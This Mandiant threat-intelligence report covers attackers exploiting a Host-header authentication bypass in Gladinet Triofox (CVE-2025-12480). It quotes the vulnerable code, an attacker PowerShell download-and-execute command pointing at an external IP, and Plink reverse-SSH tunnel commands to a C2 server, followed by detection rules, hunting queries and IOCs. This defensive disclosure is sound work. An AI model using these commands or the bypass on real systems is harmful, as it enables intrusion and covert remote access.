
Unauthenticated Remote Access via Triofox Vulnerability CVE-2025-12480

cloud.google.com/blog/topics/threat-intelligence/triofox-vulnerability-cve-2025-12480

Mandiant November 10, 2025



Stop attacks, reduce risk, and advance your security.

Written by: Stallone D'Souza, Praveeth DSouza, Bill Glynn, Kevin O'Flynn, Yash Gupta

Welcome to the Frontline Bulletin Series

Straight from Mandiant Threat Defense, the "Frontline Bulletin" series brings you the latest on the threats we are seeing in the wild right now, equipping our community to understand and respond.

Introduction

has uncovered exploitation of an unauthenticated access vulnerability within Gladinet’s Triofox file-sharing and remote access platform. This now-patched n-day vulnerability, assigned CVE-2025-12480, allowed an attacker to bypass authentication and access the application configuration pages, enabling the upload and execution of arbitrary payloads.

As early as Aug. 24, 2025, a threat cluster tracked by Google Threat Intelligence Group (GTIG) as UNC6485 exploited the unauthenticated access vulnerability and chained it with the abuse of the built-in anti-virus feature to achieve code execution.

The activity discussed in this blog post leveraged a vulnerability in Triofox version 16.4.10317.56372, which was mitigated in release 16.7.10368.56560.

Gladinet engaged with Mandiant on our findings, and Mandiant has validated that this vulnerability is resolved in new versions of Triofox.

Initial Detection

Google Security Operations (SecOps) for detecting, investigating, and responding to security incidents across our customer base. As part of Google Cloud Security’s Shared Fate model, SecOps provides out-of-the-box detection content designed to help customers identify threats to their enterprise. Mandiant uses SecOps’ composite detection functionality to enhance our detection posture by correlating the outputs from multiple rules.

For this investigation, Mandiant received a composite detection alert identifying potential threat actor activity on a customer's Triofox server. The alert identified the deployment and use of remote access utilities (using PLINK to tunnel RDP externally) and file activity in potential staging directories (file downloads to `C:\WINDOWS\Temp`).

Within 16 minutes of beginning the investigation, Mandiant confirmed the threat and initiated containment of the host. The investigation revealed an unauthenticated access vulnerability that allowed access to configuration pages. UNC6485 used these pages to run the initial Triofox setup process to create a new native admin account, `Cluster Admin`, and used this account to conduct subsequent activities.

Triofox Unauthenticated Access Control Vulnerability

Figure 1: CVE-2025-12480 exploitation chain

During the Mandiant investigation, we identified an anomalous entry in the HTTP log file - a suspicious HTTP GET request with an HTTP Referer URL containing `localhost`. The presence of the `localhost` host header in a request originating from an external source is highly irregular and typically not expected in legitimate traffic.

```
GET /management/CommitPage.aspx - 443 - 85.239.63[.]37 Mozilla/5.0+(Windows+NT+10.0;+Win64;+x64)+AppleWebKit/537.36+
(KHTML,+like+Gecko)+Chrome/101.0.4951.41+Safari/537.36 http://localhost/management/AdminAccount.aspx 302 0 0 56041
```

Figure 2: HTTP log entry

Within a test environment, Mandiant noted that standard HTTP requests issued to `AdminAccount.aspx` result in a redirect to the Access Denied page, indicative of access controls being in place on the page.

Figure 3: Redirection to AccessDenied.aspx when attempting to browse AdminAccount.aspx

Access to the `AdminAccount.aspx` page is granted as part of setup from the initial configuration page at `AdminDatabase.aspx`. The `AdminDatabase.aspx` page is automatically launched after first installing the Triofox software. This page allows the user to set up the Triofox instance, with options such as database selection (Postgres or MySQL), connecting LDAP accounts, or creating a new native cluster admin account, in addition to other details.

Attempts to browse to the `AdminDatabase.aspx` page resulted in a similar redirect to the Access Denied page.

Figure 4: Redirection to AccessDenied.aspx when attempting to browse AdminDatabase.aspx

Mandiant validated the vulnerability by testing the workflow of the setup process. The Host header field is provided by the web client and can be easily modified by an attacker. This technique is referred to as an HTTP host header attack. Changing the `Host` value to `localhost` grants access to the `AdminDatabase.aspx` page.

Figure 5: Access granted to AdminDatabase.aspx by changing Host header to localhost

By following the setup process and creating a new database via the `AdminDatabase.aspx` page, access is granted to the admin initialization page, `AdminAccount.aspx`, which then redirects to the `InitAccount.aspx` page to create a new admin account.

Figure 6: Successful access to the AdminCreation page InitAccount.aspx

Figure 7: Admin page

Analysis of the code base revealed that the main access control check to the `AdminDatabase.aspx` page is controlled by the function `CanRunCrticalPage()`, located within the `GladPageUILib.GladBasePage` class found in `C:\Program Files (x86)\Triofox\portal\bin\GladPageUILib.dll`.

```
public bool CanRunCriticalPage()
{
    Uri url = base.Request.Url;
    string host = url.Host;
    bool flag = string.Compare(host, "localhost", true) == 0; //Access to the page is granted if Request.Url.Host equals 'localhost',
immediately skipping all other checks if true

    bool result;
    if (flag)
    {
        result = true;
    }
    else
    {
       //Check for a pre-configured trusted IP in the web.config file. If configured, compare the client IP with the trusted IP to grant
access

string text = ConfigurationManager.AppSettings["TrustedHostIp"];
        bool flag2 = string.IsNullOrEmpty(text);
        if (flag2)
        {
            result = false;
        }
        else
        {
            string ipaddress = this.GetIPAddress();
            bool flag3 = string.IsNullOrEmpty(ipaddress);
            if (flag3)
            {
                result = false;
            }
            else
            ...
```

Figure 8: Vulnerable code in the function `CanRunCrticalPage()`

As noted in the code snippet, the code presents several vulnerabilities:

- Host Header attack - ASP.NET builds `Request.Url` from the HTTP Host header, which can be modified by an attacker.
- No Origin Validation - No check for whether the request came from an actual `localhost` connection versus a spoofed header.
- Configuration Dependence - If `TrustedHostIP` isn't configured, the only protection is the Host header check.

Triofox Anti-Virus Feature Abuse

To achieve code execution, the attacker logged in using the newly created Admin account. The attacker uploaded malicious files to execute them using the built-in anti-virus feature. To set up the anti-virus feature, the user is allowed to provide an arbitrary path for the selected anti-virus. The file configured as the anti-virus scanner location inherits the Triofox parent process account privileges, running under the context of the SYSTEM account.

The attacker was able to run their malicious batch script by configuring the path of the anti-virus engine to point to their script. The folder path on disk of any shared folder is displayed when publishing a new share within the Triofox application. Then, by uploading an arbitrary file to any published share within the Triofox instance, the configured script will be executed.

Figure 9: Anti-virus engine path set to a malicious batch script

SecOps telemetry recorded the following command-line execution of the attacker script:

```
C:\Windows\system32\cmd.exe /c ""c:\triofox\centre_report.bat" C:\Windows\TEMP\eset_temp\ESET638946159761752413.av"
```

Post-Exploitation Activity

Figure 10: Overview of the post-exploitation activity

Support Tools Deployment

The attacker script `centre_report.bat` executed the following PowerShell command to download and execute a second-stage payload:

```
powershell -NoProfile -ExecutionPolicy Bypass -Command "$url = 'http://84.200.80[.]252/SAgentInstaller_16.7.10368.56560.zip'; $out =
'C:\\Windows\appcompat\SAgentInstaller_16.7.10368.56560.exe'; Invoke-WebRequest -Uri $url -OutFile $out; Start-Process $out -ArgumentList
'/silent' -Wait"
```

The PowerShell downloader was designed to:

- Download a payload from `http://84.200.80[.]252/SAgentInstaller_16.7.10368.56560.zip`, which hosted a disguised executable despite the ZIP extension
- Save the payload to: `C:\Windows\appcompat\SAgentInstaller_16.7.10368.56560.exe`
- Execute the payload silently

The executed payload was a legitimate copy of the Zoho Unified Endpoint Management System (UEMS) software installer. The attacker used the UEMS agent to then deploy the Zoho Assist and Anydesk remote access utilities on the host.

Reconnaissance and Privilege Escalation

The attacker used Zoho Assist to run various commands to enumerate active SMB sessions and specific local and domain user information.

Additionally, they attempted to change passwords for existing accounts and add the accounts to the local administrators and the “Domain Admins” group.

Defense Evasion

The attacker downloaded `sihosts.exe` and `silcon.exe` (sourced from the legitimate domain `the.earth[.]li`) into the directory `C:\windows\temp\`.

Filename	Original Filename	Description
sihosts.exe	Plink (PuTTY Link)	A common command-line utility for creating SSH connections
silcon.exe	PuTTY	A SSH and telnet client

These tools were used to set up an encrypted tunnel, connecting the compromised host to their command-and-control (C2 or C&C) server over port `433` via SSH. The C2 server could then forward all traffic over the tunnel to the compromised host on port 3389, allowing inbound RDP traffic. The commands were run with the following parameters:

```
C:\windows\temp\sihosts.exe -batch -hostkey "ssh-rsa 2048 SHA256:<REDACTED>" -ssh -P 433 -l <REDACTED> -pw <REDACTED> -R
216.107.136[.]46:17400:127.0.0.1:3389 216.107.136[.]46

C:\windows\temp\silcon.exe  -ssh -P 433 -l <REDACTED> -pw <REDACTED>-R 216.107.136[.]46:17400:127.0.0.1:3389 216.107.136[.]46
```

Conclusion

While this vulnerability is patched in the Triofox version `16.7.10368.56560`, Mandiant recommends upgrading to the latest release. In addition, Mandiant recommends auditing admin accounts, and verifying that Triofox's Anti-virus Engine is not configured to execute unauthorized scripts or binaries. Security teams should also hunt for attacker tools using our hunting queries listed at the bottom of this post, and monitor for anomalous outbound SSH traffic.

Acknowledgements

Special thanks to Elvis Miezitis, Chris Pickett, Moritz Raabe, Angelo Del Rosario, and Lampros Noutsos

Detection Through Google SecOps

Google SecOps customers have access to these broad category rules and more under the rule pack. The activity discussed in the blog post is detected in Google SecOps under the rule names:

- Gladinet or Triofox IIS Worker Spawns CMD
- Gladinet or Triofox Suspicious File or Directory Activity
- Gladinet Cloudmonitor Launches Suspicious Child Process
- Powershell Download and Execute
- File Writes To AppCompat
- Suspicious Renamed Anydesk Install
- Suspicious Activity In Triofox Directory
- Suspicious Execution From Appcompat
- RDP Protocol Over SSH Reverse Tunnel Methodology
- Plink EXE Tunneler
- Net User Domain Enumeration

SecOps Hunting Queries

The following UDM queries can be used to identify potential compromises within your environment.

GladinetCloudMonitor.exe Spawns Windows Command Shell

Identify the legitimate GladinetCloudMonitor.exe process spawning a Windows Command Shell.

```
metadata.event_type = "PROCESS_LAUNCH"
principal.process.file.full_path = /GladinetCloudMonitor\.exe/ nocase
target.process.file.full_path = /cmd\.exe/ nocase
```

Utility Execution

Identify the execution of a renamed Plink executable (sihosts.exe) or a renamed PuTTy executable (silcon.exe) attempting to establish a reverse SSH tunnel.

```
metadata.event_type = "PROCESS_LAUNCH"
target.process.command_line = /-R\b/
(
target.process.file.full_path = /(silcon\.exe|sihosts\.exe)/ nocase or
(target.process.file.sha256 = "50479953865b30775056441b10fdcb984126ba4f98af4f64756902a807b453e7" and target.process.file.full_path !=
/plink\.exe/ nocase) or
(target.process.file.sha256 = "16cbe40fb24ce2d422afddb5a90a5801ced32ef52c22c2fc77b25a90837f28ad" and target.process.file.full_path !=
/putty\.exe/ nocase)
)
```

Indicators of Compromise (IOCs)

The following IOCs are available in a Google Threat Intelligence (GTI) collection for registered users.

Note: The following table contains artifacts that are renamed instances of legitimate tools.

Host-Based Artifacts

Artifact	Description	SHA-256 Hash
C:\Windows\appcompat\SAgentInstaller_16.7.10368.56560.exe	Installer containing Zoho UEMS Agent	`43c455274d41e58132be7f66139566a941190ceba46082eb2ad7a6a261bfd`
C:\Windows\temp\sihosts.exe	Plink	`50479953865b30775056441b10fdcb984126ba4f98af4f64756902a807b45`
C:\Windows\temp\silcon.exe	PuTTy	`16cbe40fb24ce2d422afddb5a90a5801ced32ef52c22c2fc77b25a90837f2`
C:\Windows\temp\file.exe	AnyDesk	`ac7f226bdf1c6750afa6a03da2b483eee2ef02cd9c2d6af71ea7c6a9a4eac`
C:\triofox\centre_report.bat	Attacker batch script filename	N/A

Network-Based Artifacts

IP Address	ASN	Description
`85.239.63[.]37`	`AS62240 - Clouvider Limited`	IP address of the attacker used to initially exploit CVE-2025-12480 to create the admin account and gain access to the Triofox instance
`65.109.204[.]197`	`AS24950 - Hetzner Online GmbH`	After a dormant period, the threat actor used this IP address to login back into the Triofox instance and carry out subsequent activities
`84.200.80[.]252`	`AS214036 - Ultahost, Inc.`	IP address hosting the installer for the Zoho UEMSAgent remote access tool
`216.107.136[.]46`	`AS396356 - LATITUDE-SH`	Plink C2

Posted in

Threat Intelligence